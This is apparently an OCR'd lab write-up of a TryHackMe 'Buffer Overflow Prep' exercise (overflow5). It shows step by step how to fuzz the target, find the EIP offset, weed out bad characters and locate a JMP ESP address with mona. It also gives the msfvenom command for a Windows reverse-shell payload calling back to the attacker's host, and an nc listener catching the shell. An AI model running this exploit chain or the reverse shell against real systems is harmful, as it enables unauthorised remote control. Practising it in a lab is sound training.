
Overflow 5

1. Determine min buffer size

```
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing crashed at 400 bytes
[Finished in 11.8s]
```

2. Determine EIP with msf-pattern

```
msf-pattern_create -l 1800
```




3. Determine offset

```
msf-pattern_offset -l 1800 -q 356B4134
```

```
┌──(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow5]
└─# msf-pattern_offset -l 1800 -q 356B4134
[*] Exact match at offset 314
```

- EIP Offset: 314


4. Test EIP offset with `BBBB`



5. Determine bad chars

- Failed at `\x16`

6. Remove `\x16`




- Failed at `\x2F`

7. Remove `\x2F`

- Failed at `\xF4`

8. Remove `\xf4`




- Failed at `\xfd`

9. Remove `\xfd`

- Bad chars: `\x00\x16\x2f\xf4\xfd`


10. Determine JMP
    - via mona

```
!mona jmp -r esp
```



- Address: `0x625011af`
- To little endian: `\xaf\x11\x50\x62`


11. Test if EIP points to selected JMP address
    - Add breakpoint `bp 0x625011af`



12. Generate shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00\x16\x2f\xf4\xfd' -f python
```

13. Buffer to send
    a. Buffer As
    b. Return Add
    c. NOP
    d. Shellcode
    e. Buffer Ds
14. Obtain shell


(root💀kali)-[~/tryhackme/bufferOverflowPrep/overflow5]
nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.146.149] 49200
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\admin\Desktop\vulnerable-apps\oscp>